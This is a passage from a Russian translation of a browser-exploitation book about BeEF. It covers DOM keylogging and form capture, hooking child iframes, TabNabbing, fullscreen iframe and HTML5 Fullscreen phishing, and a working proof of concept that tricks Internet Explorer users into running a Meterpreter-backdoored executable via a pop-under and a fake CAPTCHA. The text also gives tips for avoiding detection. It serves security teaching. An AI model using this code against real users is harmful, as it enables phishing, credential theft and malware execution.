    f.target = beef.logger.get_dom_identifier(e.target);
    for (var i = 0; i < e.target.elements.length; i++) {
      values += "["+i+"]";
      values +=e.target.elements[i].name;
      values +="="+e.target.elements[i].value+"\n";
        }
    f.data = 'Action: '+$j(e.target).attr('action');
    f.data += ' - Method: '+$j(e.target).attr('method');
    f.data += ' - Values:\n'+values;
    this.events.push(f);
  } catch(e) {}
}
```

Класс `beef.logger.e` определяет простую структуру события, позволяющую единообразно возвращать серверу BeEF события разных типов, например созданные мышью или клавиатурой. Цикл `for` в середине функции перебирает все дочерние элементы формы. Помните, что предыдущий код не учитывает атрибуты `disabled` в полях формы.

Регистрация клавиш в IFrame

Присоединение функций журналирования к текущему DOM не ограничивается текущим окном. В рамках SOP JavaScript может подключаться и к другим IFrame. DOM предоставляет все фреймы текущего документа через объект `frames`.

При запуске функций журналирования DOM BeEF перебирает фреймы текущего DOM и пытается повторно зацепить каждый IFrame из того же источника, что и текущий зацепленный источник. После этого все зацепленные вложенные фреймы тоже регистрируют события DOM. Эту задачу выполняет функция `beef.browser.hookChildFrames()`, показанная в следующем фрагменте:

```
/**
 * Зацепляет все дочерние фреймы текущего окна
 * Ограничено политикой одного источника
 */
hookChildFrames:function () {
  // Создать объект сценария
  var script  = document.createElement('script');
  script.type = 'text/javascript';
  script.src  = '<%== @beef_proto %>://<%== @beef_host %>:
    <%== @beef_port %><%== @hook_file %>';
  // Перебрать дочерние фреймы
  for (var i=0;i<self.frames.length;i++) {
```

```
    try {
        // Добавить сценарий зацепки
        self.frames[i].document.body.appendChild(script);
    } catch (e) {
    }
  }
}
```

Первая часть функции создаёт новый элемент сценария зацепки BeEF, а заключительная перебирает все фреймы и пытается добавить сценарий в тело каждого из них.

Помимо попытки автоматически зацепить все вложенные фреймы, BeEF содержит отдельный командный модуль с похожими функциями. Модуль «IFrame Event Logger» полезен, когда требуется наложить IFrame поверх текущего окна и включить регистрацию клавиш, но не обязательно всю зацепку BeEF.

В этом разделе вы рассмотрели разные процедуры обработки событий, которые атакующий может перехватывать при наблюдении за действиями пользователя. По мере появления новых функций браузеров, вероятно, будут добавляться и новые механизмы обработки событий. Наглядный пример - широкое распространение мобильных устройств, которое привело к введению W3C событий касания.[14] Со временем новые события в DOM популярных браузеров продолжат расширять потенциальные возможности наблюдения и поверхность атаки.

Социальная инженерия

В главе 2 вы попробовали социальную инженерию как эффективный способ выполнить первоначальный управляющий код в браузере цели. Но на этом социальная инженерия не заканчивается! Ряд социальных приёмов позволяет ещё прочнее закрепиться в сеансе браузера.

Иногда самый простой способ получить сведения от цели - просто попросить. Умело подготовленная приманка социальной инженерии, особенно внутри легитимного сеанса просмотра, для многих пользователей становится ловушкой, которой трудно избежать. Такие приманки принимают множество форм: поддельные обновления программ, поддельные приглашения входа и даже вредоносные запросы апплетов.

Некоторые методы из следующих разделов выходят за пределы браузера, особенно те, что обманом заставляют жертву запускать исполняемые программы. Нередко самый простой способ выполнить код вне браузера, особенно в потенциально исправленной и защищённой системе, - атаковать доверие пользователя.

Использование TabNabbing

Ранее в этой главе вы увидели силу перехвата обработки событий DOM. Поняв, как пользователь взаимодействует с определённой страницей, можно найти возможность действовать, когда он не смотрит на текущее окно. Из-за широкого применения вкладок пользователь может перейти с одной на другую. Подключившись к событиям `blur`, легко отслеживать, как долго пользователь отсутствует в зацепленном окне. Это демонстрирует следующий код:

```
var idle_timer;
begin_countdown = function() {
  idle_timer = setTimeout(function() {
    performComplicatedBackgroundFunction();
  }, 60000);
}
```

```
$j(window).blur(function(e) {
  begin_countdown();
}
$j(window).focus = function() {
  clearTimeout(idle_timer);
}
```

Код определяет переменную `idle_timer` и функцию `begin_countdown`. При выполнении функция задаёт для `idle_timer` новый таймер, который через одну минуту вызовет `performComplicatedBackgroundFunction()`. Функция запускается событием `blur` окна. Чтобы остановить таймер, если пользователь вернётся к вкладке, событие `focus` также изменено и сбрасывает тайм-аут.

Идея атаки TabNabbing, впервые представленной Азой Раскиным (Aza Raskin),[15] состоит в изменении содержимого или адреса уже подконтрольной вам неактивной вкладки. Почти идентичная логика находится в командном модуле BeEF «TabNabbing». По умолчанию он принимает от пользователя два параметра: время ожидания таймера и URL перенаправления браузера. Кроме того, поскольку значок сайта тоже можно изменить, для более эффективной атаки доступна функция `beef.browser.changeFavicon()`.

Отличное применение атаки TabNabbing - заменить URL неактивной вкладки адресом сайта, клонированного расширением BeEF «Social Engineering», которое рассматривалось в разделе главы 2 об атаках социальной инженерии. Так можно сохранить зацепку браузера в BeEF и одновременно показать страницу сбора учётных данных.

Использование полноэкранного режима

Полноэкранные атаки - отличный способ усыпить бдительность цели ложным ощущением безопасности. Первоначально они рассматривались в разделе главы 3 о наложении фрейма на весь браузер, но их можно развить, особенно в контексте уже зацепленной веб-страницы.

Тонкий способ обманом заставить текущую зацепленную жертву сохранить зацепку браузера - переписать все ссылки текущего DOM так, чтобы они загружались в полноразмерных IFrame. Для создания полноэкранного IFrame повторно используется следующий фрагмент из главы 3:

```
createIframe: function(type, params, styles, onload) {
  var css = {};
  if (type == 'hidden') {
    css = $j.extend(true, {
      'border':'none', 'width':'1px', 'height':'1px',
      'display':'none', 'visibility':'hidden'},
    styles);
  }
  if (type == 'fullscreen') {
    css = $j.extend(true, {
      'border':'none', 'background-color':'white', 'width':'100%',
      'height':'100%',
      'position':'absolute', 'top':'0px', 'left':'0px'},
    styles);
    $j('body').css({'padding':'0px', 'margin':'0px'});
  }
  var iframe = $j('<iframe />').attr(params).css(css).load(onload).
    prependTo('body');
  return iframe;
}
```

Мощь селекторов jQuery вновь приходит на помощь, предоставляя простой способ перебрать все теги ссылок текущего DOM:

```
$j('a').click(function(event) {
  if ($j(this).attr('href') != '') {
    event.preventDefault();
    beef.dom.createIframe('fullscreen',
      {'src':$j(this).attr('href')},
      {},
      null
    );
    $j(document).attr('title',$j(this).html());
    document.body.scroll = "no";
    document.documentElement.style.overflow = 'hidden';
  }
});
```

Для каждой ссылки выбранного DOM выполняется следующее:

1. Первое условие `if` определяет, есть ли у текущей ссылки атрибут `HREF`; сценарий переписывает только ссылки, у которых он существует.
2. Функция `preventDefault()` останавливает дальнейшее прохождение обработки вверх или вниз по цепочке событий.
3. Функция `createIframe()` создаёт полноэкранный IFrame, источником которого служит атрибут `HREF` ссылки.
4. Заголовок текущей зацепленной страницы заменяется содержимым тега ссылки. Например, для ссылки `<a href="http://beefproject.com">BeEF Project</a>` заголовком текущей страницы станет «BeEF Project».
5. В текущем документе отключается прокрутка, а стиль переполнения получает значение `hidden`, чтобы скрыть нижележащее содержимое.

После выполнения все ссылки внешне останутся неизменными. Однако при щелчке поверх текущего DOM загрузится IFrame, обманывая пользователя впечатлением, что всё в порядке, хотя содержимое ограничено фреймом. Как вы узнали в предыдущих главах, пользователь может заметить вмешательство, но лишь при внимательном наблюдении.

На рисунке 5-5 показана зацепленная страница со всеми переписанными ссылками; выделенный целевой URL по-прежнему виден в строке состояния. Рисунок 5-6 показывает результат щелчка: адресная строка остаётся такой же, как у предыдущей зацепленной страницы, а заголовок страницы получает имя ссылки. Если посетить `http://beefproject.com`, можно заметить, что настоящий заголовок - «BeEF - The Browser Exploitation Framework Project».




Рисунок 5-5. Переписанные ссылки

Перевод основных надписей на рисунке: **The Butcher** - мясник; **Welcome to The Butcher, your source of delicious meats** - добро пожаловать в The Butcher, источник вкусного мяса; **Our Meaty Friends / Order Your BeEF-Hamper** - наши мясные друзья / заказать набор BeEF.




Рисунок 5-6. Полноэкранный IFrame

Перевод основных надписей на рисунке: **Got BeEF? Download Now / What is BeEF? / The Browser Exploitation Framework Project** - есть BeEF? Загрузите сейчас / что такое BeEF? / проект Browser Exploitation Framework; **Browser window has lost focus / regained focus** - окно браузера потеряло / снова получило фокус.

Предыдущая логика содержится в модуле BeEF «Create Foreground IFrame». Если вы нетерпеливы, IFrame можно загрузить более прямым способом. Чтобы снизить вероятность обнаружения целью, воспользуйтесь журналом событий BeEF и дождитесь, пока цель переключится с зацепленной страницы, прежде чем открывать IFrame. Это показано на рисунке 5-7. После переключения цели можно выполнить модуль «Redirect Browser (iFrame)», который откроет новый полноэкранный IFrame. Ещё один способ избежать обнаружения - загрузить в IFrame ту же страницу: пользователь продолжит работу, даже не зная, что теперь заперт в окне.




Рисунок 5-7. Просмотрщик событий BeEF ожидает события `blur`

Перевод основных надписей на рисунке: **Hooked Browsers / Online Browsers / Offline Browsers / Current Browser / Details / Logs / Commands / Event / Date** - зацепленные браузеры / подключённые браузеры / отключённые браузеры / текущий браузер / подробности / журналы / команды / событие / дата.

Ещё более продвинутая полноэкранная атака использует мощь HTML5 Fullscreen API. Большинство браузеров позволяет отображать содержимое в полноэкранном окне, например по нажатию F11 в Internet Explorer под Windows. Благодаря HTML5 Fullscreen API то же действие можно программно выполнить из самого браузера. Именно этот механизм YouTube применяет для полноэкранного видео.

Ферocc Абухадидже (Feross Aboukhadijeh) использовал полноэкранную функцию HTML5, чтобы показать возможность более сложного фишинга ничего не подозревающих жертв. Об атаке можно прочитать по адресу `http://feross.org/html5-fullscreen-api-attack/`. Вкратце она выполняла следующие шаги:

1. Добавить на текущую страницу новые скрытые элементы HTML, имитирующие ОС и браузер жертвы.

2. Динамически оформить эти элементы в зависимости от ОС и браузера жертвы.
3. Изменить обработку щелчка по поддельной ссылке. В примере Абухадидже была изменена ссылка на `https://www.bankofamerica.com`. При щелчке она выполняла следующее:
1. Предотвращала стандартные действия и обработку событий.
2. Переходила в полноэкранный режим.
3. Делала видимыми добавленные ранее скрытые элементы HTML.
4. Заполняла основной элемент HTML поддельным содержимым. В примере Абухадидже это был снимок настоящего сайта Bank of America.

Из-за различий между браузерами код перехода в полноэкранный режим немного отличается. Для их учёта можно использовать следующее:

```
function requestFullScreen() {
  if (elementPrototype.requestFullscreen) {
    document.documentElement.requestFullscreen();
  } else if (elementPrototype.webkitRequestFullScreen) {
    document.documentElement.webkitRequestFullScreen(
     Element.ALLOW_KEYBOARD_INPUT);
  } else if (elementPrototype.mozRequestFullScreen) {
    document.documentElement.mozRequestFullScreen();
  } else {
    /* Переход в полноэкранный режим невозможен */
  }
}
```

В качестве альтернативы можно применить кросс-браузерную библиотеку JavaScript Синдре Сорхуса (Sindre Sorhus).[16] Помните: хотя сайтом, открываемым в полноэкранном режиме, можно управлять программно, браузер оставит открытым диалог предупреждения, как показано на рисунке 5-8.




Рисунок 5-8. Предупреждение полноэкранного режима

Перевод основных надписей на рисунке: **feross.org is now full screen / Exit Full Screen / Allow** - feross.org теперь в полноэкранном режиме / выйти из полноэкранного режима / разрешить; остальные надписи принадлежат поддельной странице Bank of America.

Как уменьшить вероятность того, что пользователь заподозрит поддельное полноэкранное отображение? Попробуйте загрузить фрейм в подконтрольном домене с именем, очень похожим на исходный сайт. В идеале, если новый домен лишь немного отличается от первоначального, диалог предупреждения и загруженный сайт будут выглядеть почти одинаково.

Злоупотребление ожиданиями от интерфейса

Большинство браузеров перешло от модальных уведомлений к немодальным для загрузки файлов, активации подключаемых модулей и привилегированных вызовов API HTML5. Одним из немногих исключений на момент написания оставался Safari, всё ещё использовавший модальные уведомления.

Идея немодальных уведомлений, показанных на рисунке 5-9, состоит в том, чтобы сообщить пользователю о чём-либо, не прерывая навигацию на текущей веб-странице. Иначе говоря, цель - повысить удобство, не раздражая пользователя.

Рисунок 5-9. Примеры немодальных уведомлений

Перевод основных надписей на рисунке: **Do you want to open or save...? / Open / Save / Cancel** - открыть или сохранить...? / открыть / сохранить / отмена; **The publisher ... couldn't be verified / Learn more / Run / View downloads** - издателя не удалось проверить / подробнее / запустить / просмотреть загрузки.

Розарио Валотта (Rosario Valotta) представил на Hack In The Box 2013 исследование способов злоупотребления этими немодальными диалогами в нескольких браузерах.[17] Во-первых, как показано на предыдущих страницах главы, немодальные уведомления довольно легко имитировать. Несколькими строками JavaScript и CSS можно без труда показать то же содержимое, которое Chrome или Internet Explorer выводит при загрузке исполняемого файла. Кроме того, Розарио выделил четыре основные проблемы немодальных уведомлений:

• даже если окно находится в фоне, например pop-under или вторичное окно, немодальные уведомления всё равно отображаются;
• для панелей уведомлений действуют клавиатурные сокращения: в зависимости от языка браузера, например, предложенный браузером исполняемый файл можно запустить сочетанием Alt+R для Run в английской ОС или Alt+E для Esegui в итальянской;
• по панелям уведомлений можно перемещаться клавишей Tab, переходя, например, от кнопки Run к Save или Cancel;
• немодальные уведомления привязаны к окну навигации, поэтому перемещаются по экрану, изменяют размер и закрываются вместе с ним.

Вероятно, вы уже заметили некоторые потенциальные проблемы безопасности, которыми можно воспользоваться при атаке на пользователя. Действительно, благодаря поведению этих немодальных диалогов достаточно обманом заставить пользователя нажать одну клавишу, чтобы запустить исполняемый файл в Internet Explorer, полностью обойдя все уведомления и подтверждения пользователя.

Того же можно добиться в Google Chrome, на этот раз убедив пользователя сделать всего один щелчок. Подробно разберём, как это возможно в Internet Explorer. Ниже приведена изменённая версия исходного кода проверки концепции Розарио вместе со снимками экрана.

Объединив четыре предыдущих свойства немодальных диалогов, можно провести атаку на пользователя Internet Explorer 9 или 10 под Windows 7 следующим образом:

1. Создать окно pop-under с помощью jQuery pop-under, как рассматривалось в главе 3.
2. Pop-under начинает загрузку исполняемого файла, например легитимной программы с бэкдором Metasploit Meterpreter, которая после запуска автоматически пытается подключиться к `browserhacker.com`.
3. Срабатывает немодальное уведомление, но пользователь его не видит, поскольку pop-under создан точно за текущим окном навигации.
4. Pop-under по-прежнему находится в фоне, но теперь обладает фокусом, а значит, любой клавиатурный ввод направляется ему.
5. Теперь приёмами социальной инженерии можно заставить пользователя нажать R, пробел или Enter, что даст тот же результат, что и щелчок кнопки Run в немодальном диалоге. Иными словами, вы добились выполнения кода без уведомления или подтверждения пользователя.

Для этой изящной атаки можно использовать следующий код:

```
<!DOCTYPE html>
<html>
<head>
<!-- В IE9 фокус pop-under находится на панели уведомлений,
 что облегчает атаку -->
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
</head>
<body>
<h2>Закрытый форум
<br>
<h3>Нажмите кнопку, чтобы начать регистрацию
<div>
 <button onclick="loadpopunder()">Начать</button>
</div>
<script>
function loadpopunder(){
  win3=window.open('popunder.html','',
  'top=0, left=0,width=500,height=500');
  win3.blur();
  document.write("Loading...");
  document.location="captcha.html";
  doit();
}
function doit(){
  win3=window.open('popunder.html','',
  'top=0, left=0,width=500,height=500');
  win3.blur();
}
</script>
</body>
</html>
```

Когда пользователь нажимает кнопку Start, срабатывает функция `loadpopunder()` и pop-under загружает страницу `popunder.html` со следующим кодом:

```
<!DOCTYPE html>
<html>
<head>
 <meta charset="utf-8" />
 <!-- В IE9 фокус pop-under находится на панели уведомлений,
 что облегчает атаку -->
 <meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
 <title>Демонстрация эксплойта</title>
</head>
<body style='height: 1000px' >
<iframe id="f1" width="100" height="100"></iframe>
<script type="text/javascript">
 document.getElementById("f1").src="malicious.exe";
</script>
</body>
</html>
```

Пользователь этого не заметит, поскольку pop-under создаётся за активным окном браузера. Обратите внимание: источник IFrame динамически изменяется JavaScript, чтобы запустить загрузку исполняемого файла. Одновременно адрес текущей страницы меняется на `captcha.html`:

```
<!DOCTYPE html>
<html>
<head>
<!-- В IE9 фокус pop-under находится на панели уведомлений,
 что облегчает атаку -->
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" />
</head>
<body>
<h2>Чтобы продолжить регистрацию, нужно проверить,
 что вы не робот...
<br>
```

```
<h3>Введите показанный ниже текст:</h3>
<img src="blink.gif"></img>
<img src="captcha.png"
 style="position:absolute; top:120px; left:170px"></img>
</body>
</html>
```

Поддельное приглашение CAPTCHA - уловка, заставляющая жертву нажать нужную вам клавишу, в данном случае R как Run, если предполагается английская ОС. Рисунки 5-10 и 5-11 показывают, что происходит, когда пользователь вводит R, первый символ на поддельном изображении CAPTCHA.




Рисунок 5-10. После того как пользователя обманом заставили нажать R, программа запускается

Перевод основных надписей на рисунке: **To proceed with registration we need to verify you are not a bot / Type the text shown below** - чтобы продолжить регистрацию, нужно проверить, что вы не робот / введите показанный ниже текст; окно установщика сообщает о подготовке к установке.

